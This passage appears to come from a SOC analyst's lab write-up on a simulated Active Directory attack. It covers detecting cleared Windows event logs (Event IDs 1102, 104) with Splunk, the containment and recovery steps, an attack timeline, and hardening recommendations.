

Field	Value
Event ID	1102
Account Name	Trent
Domain	SMD744
Description	The audit log was cleared



This event confirmed that the compromised **Trent** account was responsible for clearing the Windows Security log.

System and Application Logs Cleared

Additional events were generated immediately afterwards.

Windows recorded **Event ID 104**, indicating that both the **System** and **Application** Event Logs had been cleared.





Although the attacker attempted to remove evidence, Windows still generated audit records documenting that the logs had been cleared.

These events provided investigators with clear evidence of an attempt to conceal malicious activity.

Security Analysis

From a defender's perspective, clearing Windows Event Logs is a strong indicator of malicious intent.

Legitimate system administrators rarely clear Security logs on production systems without a documented maintenance reason. In this investigation, the timing of the log-clearing events immediately after privilege escalation and data access strongly suggested an attempt to hide evidence of the attack.

Although the attacker successfully removed the logs from the local Windows Event Viewer, the organization's centralized logging solution preserved the majority of the attack evidence.

By correlating the earlier authentication events, privilege escalation events, SMB access events, and the final log-clearing events, the SOC was able to reconstruct the complete attack lifecycle despite the attacker's attempt to cover their tracks.

Blue Team Response

Containment

The compromised **Trent** account was immediately disabled, and all active remote sessions were terminated. The attacking host (**192.168.1.186**) was isolated from the network to prevent further activity.

Eradication

The unauthorized **SAMADT** account was removed, Trent's administrative privileges were revoked, and all compromised passwords were reset. Windows Event Log settings were reviewed to ensure that audit logging remained enabled.

Recovery

The Security, System, and Application logs were reconfigured for continued auditing, and centralized log collection through Splunk Enterprise was verified to ensure that future events would be preserved even if local logs were tampered with.

Additional alerting rules were implemented to immediately notify the SOC whenever Event IDs **1102** or **104** are generated.

Lessons Learned

This phase demonstrated that attackers often attempt to hide their actions after achieving their objectives. However, centralized logging significantly reduces the effectiveness of this technique.

Although the attacker successfully cleared the local Windows Event Logs, Splunk Enterprise had already received and indexed the relevant events through the Splunk Universal Forwarder. This allowed investigators to reconstruct the entire attack, identify the compromised accounts, determine the attacker's source IP address, and understand the sequence of malicious actions.

The simulation reinforces the importance of centralized log management, continuous monitoring, and alerting on **Event ID 1102 (Security Log Cleared)** and **Event ID 104 (System/Application Log Cleared)**, as these events are valuable indicators of defense evasion and attempted anti-forensic activity.

Incident Timeline

Time	Attack Phase	Evidence
Reconnaissance	Nmap scan	Network scan discovered AD services
Identity Discovery	Kerbrute	Valid domain users identified
Initial Access	Password Spray	Event IDs 4625 → 4624
Discovery	SMB Enumeration	Event IDs 4624, 4776

Time	Attack Phase	Evidence
Privilege Escalation	Domain Admins Modified	Event IDs 4728, 4672
Persistence	New Admin Account	Event IDs 4720, 4728
Data Exfiltration	SMB File Access	Event ID 5140
Defense Evasion	Logs Cleared	Event IDs 1102, 104

Containment

Describe the immediate actions taken to stop the attack:

- Block the attacking IP address.
- Disable compromised accounts.
- Remove unauthorized accounts from privileged groups.
- Terminate active remote sessions.
- Isolate the Domain Controller if necessary.

Eradication

Describe how the threat was removed:

- Reset compromised credentials.
- Delete the unauthorized **SAMADT** account.
- Remove Trent from the **Domain Admins** group.
- Review scheduled tasks, services, and startup items for persistence.
- Verify that no malicious tools remain on the server.

Recovery

Explain how normal operations were restored:

- Restore least-privilege permissions.
- Re-enable legitimate user accounts.
- Validate Active Directory integrity.
- Continue monitoring Splunk for suspicious authentication events.
- Confirm that no additional unauthorized access occurred.

Lessons Learned

Reflect on the exercise:

- Weak passwords significantly increase the risk of password spraying attacks.
- Excessive administrative privileges make privilege escalation more damaging.
- Continuous log forwarding to Splunk preserves evidence even when local logs are deleted.
- Monitoring Event IDs such as **4624, 4625, 4672, 4720, 4728, 5140, 1102, and 104** enables defenders to reconstruct the full attack lifecycle.
- Centralized logging and proactive monitoring are essential for detecting and responding to attacks before they progress.

Security Recommendations

- Enforce Multi-Factor Authentication (MFA) for privileged accounts.
- Implement strong password policies and account lockout thresholds to reduce the risk of password spraying.
- Limit membership in privileged groups using the principle of least privilege.
- Enable advanced auditing for privileged account activity and file access.
- Configure alerts for critical Windows Security Event IDs such as 4625, 4624, 4672, 4720, 4728, 5140, 1102, and 104.
- Restrict RDP and WinRM access to authorized administrative workstations.
- Regularly review Active Directory group memberships and newly created user accounts.
- Maintain centralized logging to ensure forensic evidence is preserved even if local logs are tampered with.

Conclusion

This simulation demonstrated how a complete cyber attack can be detected and investigated using Windows Security Logs, Sysmon, and Splunk Enterprise. By correlating authentication events, privilege changes, network share access, account creation, and log-clearing activities, it was possible to reconstruct the entire attack timeline from reconnaissance through defense evasion.

The project reinforces the importance of centralized logging, continuous monitoring, strong identity controls, and timely incident response. Even though the attacker attempted to remove evidence by clearing Windows Event Logs, Splunk preserved sufficient telemetry to allow investigators to identify the attack sequence, determine the attacker's actions, and recommend effective remediation measures. This exercise demonstrates the practical role of a SOC analyst in detecting, investigating, and responding to modern attacks against Active Directory environments.